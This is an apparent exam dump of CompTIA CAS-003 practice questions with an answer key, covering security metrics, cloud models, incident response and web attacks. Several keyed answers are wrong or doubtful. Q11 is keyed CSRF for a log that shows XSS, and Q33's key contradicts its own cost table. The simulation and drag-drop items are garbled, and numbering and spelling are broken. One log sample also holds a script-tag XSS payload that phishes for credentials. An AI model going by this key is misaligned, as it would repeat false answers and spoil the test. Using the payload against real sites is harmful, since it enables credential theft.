CAS-003 Dumps

CompTIA Advanced Security Practitioner (CASP)

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


NEW QUESTION 1
The Chief Information Officer (CIO) has been asked to develop a security dashboard with the relevant metrics. The board of directors will use the dashboard to monitor and track the overall security posture of the organization. The CIO produces a basic report containing both KPI and KRI data in two separate sections for the board to review.
Which of the following BEST meets the needs of the board?

A. KRI:- Compliance with regulations- Backlog of unresolved security investigations- Severity ofthreats and vulnerabilities reported by sensors- Time to patch critical issues on a monthly basisKPI:- Time to resolve open security items- % of suppliers with approved security control frameworks- EDR coverage across the fileet- Threat landscape rating
B. KRI:- EDR coverage across the fileet- Backlog of unresolved security investigations- Time to patch critical issues on a monthly basis- Threat landscape ratingKPI:- Time to resolve open security items- Compliance with regulations- % of suppliers with approved security control frameworks- Severity of threats and vulnerabilities reported by sensors
C. KRI:- EDR coverage across the fileet- % of suppliers with approved security control framework- Backlog of unresolved security investigations- Threat landscape ratingKPI:- Time to resolve open security items- Compliance with regulations- Time to patch critical issues on a monthly basis- Severity of threats and vulnerabilities reported by sensors
D. KPI:- Compliance with regulations- % of suppliers with approved security control frameworks- Severity of threats and vulnerabilities reported by sensors- Threat landscape ratingKRI:- Time to resolve open security items- Backlog of unresolved security investigations- EDR coverage across the fileet- Time to patch critical issues on a monthly basis

Answer: A

NEW QUESTION 2
During the deployment of a new system, the implementation team determines that APIs used to integrate the new system with a legacy system are not functioning properly. Further investigation shows there is a misconfigured encryption algorithm used to secure data transfers between systems. Which of the following should the project manager use to determine the source of the defined algorithm in use?

A. Code repositories
B. Security requirements traceability matrix
C. Software development lifecycle
D. Data design diagram
E. Roles matrix
F. Implementation guide


Answer: F


NEW QUESTION 3
A network engineer is upgrading the network perimeter and installing a new firewall, IDS, and external edge router. The IDS is reporting elevated UDP traffic, and the internal routers are reporting high utilization. Which of the following is the BEST solution?

A. Reconfigure the firewall to block external UDP traffic.
B. Establish a security baseline on the IDS.
C. Block echo reply traffic at the firewall.
D. Modify the edge router to not forward broadcast traffi

Answer: B

NEW QUESTION 4
An administrator wants to install a patch to an application. INSTRUCTIONS
Given the scenario, download, verify, and install the patch in the most secure manner. The last install that is completed will be the final submission.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





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













A. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.

Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown:



Since we need to do this in the most secure manner possible, they should not be used.Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as show

B. Make sure that the hash matches.



Finally, type in install.exe to install it and make sure there are no signature verification errors.

C. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.

Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown.Since we need to do this in the most secure manner possible, they should not be used.Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as show
D. Make sure that the hash matches.Finally, type in install.exe to install it and make sure there are no signature verification error

Answer: A

NEW QUESTION 5
DRAG DROP
Drag and drop the cloud deployment model to the associated use-case scenario. Options may be used only once or not at all.

Use-case scenario	Cloud deployment model
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	
Collection of organizations in the same industry vertical developing services based on a common application stack	
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	
Marketing organization that outsources email delivery to An online provider	
Organization that has migrated their highly customized external websites into the cloud	

Community cloud with IaaS | Community cloud with PaaS | Community cloud with SaaS | Hybrid cloud
Private cloud with IaaS | Private cloud with PaaS | Private cloud with SaaS | Public cloud with IaaS
Public cloud with PaaS | Public cloud with SaaS

A. Mastered
B. Not Mastered

Answer: A

Explanation:

Use-case scenario	Cloud deployment model
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	Private cloud with IaaS
Collection of organizations in the same industry vertical developing services based on a common application stack	Community cloud with PaaS
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	Hybrid cloud
Marketing organization that outsources email delivery to An online provider	Public cloud with SaaS
Organization that has migrated their highly customized external websites into the cloud	Public cloud with PaaS

Community cloud with IaaS | Community cloud with PaaS | Community cloud with SaaS | Hybrid cloud

Private cloud with IaaS | Private cloud with PaaS | Private cloud with SaaS | Public cloud with IaaS

Public cloud with PaaS | Public cloud with SaaS

NEW QUESTION 6
An infrastructure team is at the end of a procurement process and has selected a vendor. As part of the final negotiations, there are a number of outstanding issues, including:
1. Indemnity clauses have identified the maximum liability
2. The data will be hosted and managed outside of the company's geographical location
The number of users accessing the system will be small, and no sensitive data will be hosted in the solution. As the security consultant on the project, which of the following should the project's security consultant recommend as the NEXT step?

A. Develop a security exemption, as it does not meet the security policies
B. Mitigate the risk by asking the vendor to accept the in-country privacy principles
C. Require the solution owner to accept the identified risks and consequences
D. Review the entire procurement process to determine the lessons learned

Answer: C

NEW QUESTION 7
A security administrator is hardening a TrustedSolaris server that processes sensitive data. The data owner has established the following security requirements:
The data is for internal consumption only and shall not be distributed to outside individuals The systems administrator should not have access to the data processed by the server
The integrity of the kernel image is maintained
Which of the following host-based security controls BEST enforce the data owner's requirements? (Choose three.)

A. SELinux
B. DLP
C. HIDS
D. Host-based firewall
E. Measured boot
F. Data encryption
G. Watermarking

Answer: CEF

NEW QUESTION 8

An SQL database is no longer accessible online due to a recent security breach. An investigation reveals that unauthorized access to the database was possible due to an SQL injection vulnerability. To prevent this type of breach in the future, which of the following security controls should be put in place before bringing the database back online? (Choose two.)

A. Secure storage policies
B. Browser security updates
C. Input validation
D. Web application firewall
E. Secure coding standards
F. Database activity monitoring

Answer: CF

NEW QUESTION 9
A security incident responder discovers an attacker has gained access to a network and has overwritten key system files with backdoor software. The server was reimaged and patched offline. Which of the following tools should be implemented to detect similar attacks?

A. Vulnerability scanner
B. TPM
C. Host-based firewall
D. File integrity monitor
E. NIPS

Answer: CD

NEW QUESTION 10
An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents.
The following observations have been identified:
The ICS supplier has specified that any software installed will result in lack of support.
There is no documented trust boundary defined between the SCADA and corporate networks.
Operational technology staff have to manage the SCADA equipment via the engineering workstation. There is a lack of understanding of what is within the SCADA network.
Which of the following capabilities would BEST improve the security position?

A. VNC, router, and HIPS
B. SIEM, VPN, and firewall
C. Proxy, VPN, and WAF
D. IDS, NAC, and log monitoring

Answer: A

NEW QUESTION 10
A company has hired an external security consultant to conduct a thorough review of all aspects of corporate security. The company is particularly concerned about unauthorized access to its physical offices resulting in network compromises. Which of the following should the consultant recommend be performed to evaluate potential risks?

A. The consultant should attempt to gain access to physical offices through social engineering and then attempt data exfiltration
B. The consultant should be granted access to all physical access control systems to review logs and evaluate the likelihood of the threat
C. The company should conduct internal audits of access logs and employee social media feeds to identify potential insider threats
D. The company should install a temporary CCTV system to detect unauthorized access to physical offices

Answer: A

NEW QUESTION 11
An internal penetration tester was assessing a recruiting page for potential issues before it was pushed to the production website. The penetration tester discovers an issue that must be corrected before the page goes live. The web host administrator collects the log files below and gives them to the development team so improvements can be made to the security design of the website.

```
[00:00:09] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1"
200 6863
"http://search.company.com/search/cgi/search.cgi?qs=download=&dom=s&offse
t=0&hits=10&switch=0&f=us"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:12] "GET /js/master.js HTTP/1.1" 200 2263
"http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:22] "GET /internet/index.html HTTP/1.1" 200 6792
"http://www.company.com/video/streaming/http.html"
"Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413
Debian/1.6-5"
[00:00:25] "GET /showFile.action?fileName=<script> alert("an error has
occurred, please send your username and password to me@example.com")
</script> 200
[00:00:27] "GET /contracts.html HTTP/1.0" 200 4595 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /news/news.html HTTP/1.0" 200 16716 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html"
"Mozilla/4.7 [en]C-SYMPA (Win95; U)"
[00:00:30] "GET /pics/wpaper.gif HTTP/1.0" 200 6248
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
```

Which of the following types of attack vector did the penetration tester use?

A. SQLi
B. CSRF
C. Brute force
D. XSS
E. TOC/TOU

Answer: B

NEW QUESTION 13
The Chief Information Security Officer (CISO) for an organization wants to develop custom IDS rulesets faster, prior to new rules being released by IDS vendors. Which of the following BEST meets this objective?

A. Identify a third-party source for IDS rules and change the configuration on the applicable IDSs to pull in the new rulesets
B. Encourage cybersecurity analysts to review open-source intelligence products and threat database to generate new IDS rules based on those sources
C. Leverage the latest TCP- and UDP-related RFCs to arm sensors and IDSs with appropriate heuristicsfor anomaly detection
D. Use annual hacking conventions to document the latest attacks and threats, and then develop IDS rules to counter those threats

Answer: B

NEW QUESTION 17
A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:

Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

A. Install HIPS
B. Enable DLP
C. Install EDR
D. Install HIDS
E. Enable application blacklisting
F. Improve patch management processes

Answer: BE

NEW QUESTION 22
An engineer is assisting with the design of a new virtualized environment that will house critical company services and reduce the datacenter's physical footprint. The company has expressed concern about the integrity of operating systems and wants to ensure a vulnerability explogted in one datacenter segment would not lead to the compromise of all others. Which of the following design objectives should the engineer complete to BEST mitigate the company's concerns? (Choose two.)

A. Deploy virtual desktop infrastructure with an OOB management network
B. Employ the use of vTPM with boot attestation
C. Leverage separate physical hardware for sensitive services and data
D. Use a community CSP with independently managed security services
E. Deploy to a private cloud with hosted hypervisors on each physical machine

Answer: AC

NEW QUESTION 26
After embracing a BYOD policy, a company is faced with new security challenges from unmanaged mobile devices and laptops. The company's IT department has seen a large number of the following incidents:
Duplicate IP addresses Rogue network devices
Infected systems probing the company's network
Which of the following should be implemented to remediate the above issues? (Choose two.)

A. Port security
B. Route protection
C. NAC
D. HIPS
E. NIDS

Answer: BC

NEW QUESTION 28
A Chief Information Officer (CIO) publicly announces the implementation of a new financial system. As part of a security assessment that includes a social engineering task, which of the following tasks should be conducted to demonstrate the BEST means to gain information to use for a report on social vulnerability details about the financial system?

A. Call the CIO and ask for an interview, posing as a job seeker interested in an open position
B. Compromise the email server to obtain a list of attendees who responded to the invitation who is on the IT staff
C. Notify the CIO that, through observation at events, malicious actors can identify individuals to befriend
D. Understand the CIO is a social drinker, and find the means to befriend the CIO at establishments the CIO frequents

Answer: D

NEW QUESTION 30
A recent assessment identified that several users' mobile devices are running outdated versions of endpoint security software that do not meet the company's security policy. Which of the following should be performed to ensure the users can access the network and meet the company's security requirements?

A. Vulnerability assessment
B. Risk assessment
C. Patch management
D. Device quarantine
E. Incident management

Answer: C

NEW QUESTION 33
After investigating virus outbreaks that have cost the company $1,000 per incident, the company's Chief Information Security Officer (CISO) has been researching new antivirus software solutions to use and be fully supported for the next two years. The CISO has narrowed down the potential solutions to four candidates that meet all the company's performance and capability requirements:

	Solution Cost	Year 1 Support	Year 2 Support	Estimated Yearly Incidents
Product A	$10,000	$3,000	$1,000	1
Product B	$14,250	$1,000	$1,000	0
Product C	$9,500	$2,000	$2,000	1
Product D	$7,000	$1,000	$2,000	2
Product E	$7,000	$4,000	$4,000	0

Using the table above, which of the following would be the BEST business-driven choice among five possible solutions?

A. Product A
B. Product B
C. Product C
D. Product D
E. Product E

Answer: E

NEW QUESTION 37
One of the objectives of a bank is to instill a security awareness culture. Which of the following are techniques that could help to achieve this? (Choose two.)

A. Blue teaming
B. Phishing simulations
C. Lunch-and-learn
D. Random audits
E. Continuous monitoring
F. Separation of duties

Answer: BE

NEW QUESTION 41
The Chief Information Security Officer (CISO) has asked the security team to determine whether the organization is susceptible to a zero-day explogt utilized in the banking industry and whether attribution is possible. The CISO has asked what process would be utilized to gather the information, and then wants to apply signatureless controls to stop these kinds of attacks in the future. Which of the following are the MOST appropriate ordered steps to take to meet the CISO's request?

A. 1. Perform the ongoing research of the best practices2. Determine current vulnerabilities and threats3. Apply Big Data techniques4. Use antivirus control
B. 1. Apply artificial intelligence algorithms for detection2. Inform the CERT team3. Research threat intelligence and potential adversaries4. Utilize threat intelligence to apply Big Data techniques
C. 1. Obtain the latest IOCs from the open source repositories2. Perform a sweep across the network to identify positive matches3. Sandbox any suspicious files4. Notify the CERT team to apply a future proof threat model
D. 1. Analyze the current threat intelligence2. Utilize information sharing to obtain the latest industry IOCs3. Perform a sweep across the network to identify positive matches4. Apply machine learning algorithms

Answer: C

NEW QUESTION 46
A software development team is conducting functional and user acceptance testing of internally developed web applications using a COTS solution. For automated testing, the solution uses valid user credentials from the enterprise directory to authenticate to each application. The solution stores the username in plain text and the corresponding password as an encoded string in a script within a file, located on a globally accessible network share. The account credentials used belong to the development team lead. To reduce the risks associated with this scenario while minimizing disruption to ongoing testing, which of the following are the BEST actions to take? (Choose two.)

A. Restrict access to the network share by adding a group only for developers to the share's ACL
B. Implement a new COTS solution that does not use hard-coded credentials and integrates with directory services
C. Obfuscate the username within the script file with encoding to prevent easy identification and the account used
D. Provision a new user account within the enterprise directory and enable its use for authentication to the target application
E. Share the username and password with all developers for use in their individual scripts
F. Redesign the web applications to accept single-use, local account credentials for authentication

Answer: AB

NEW QUESTION 50
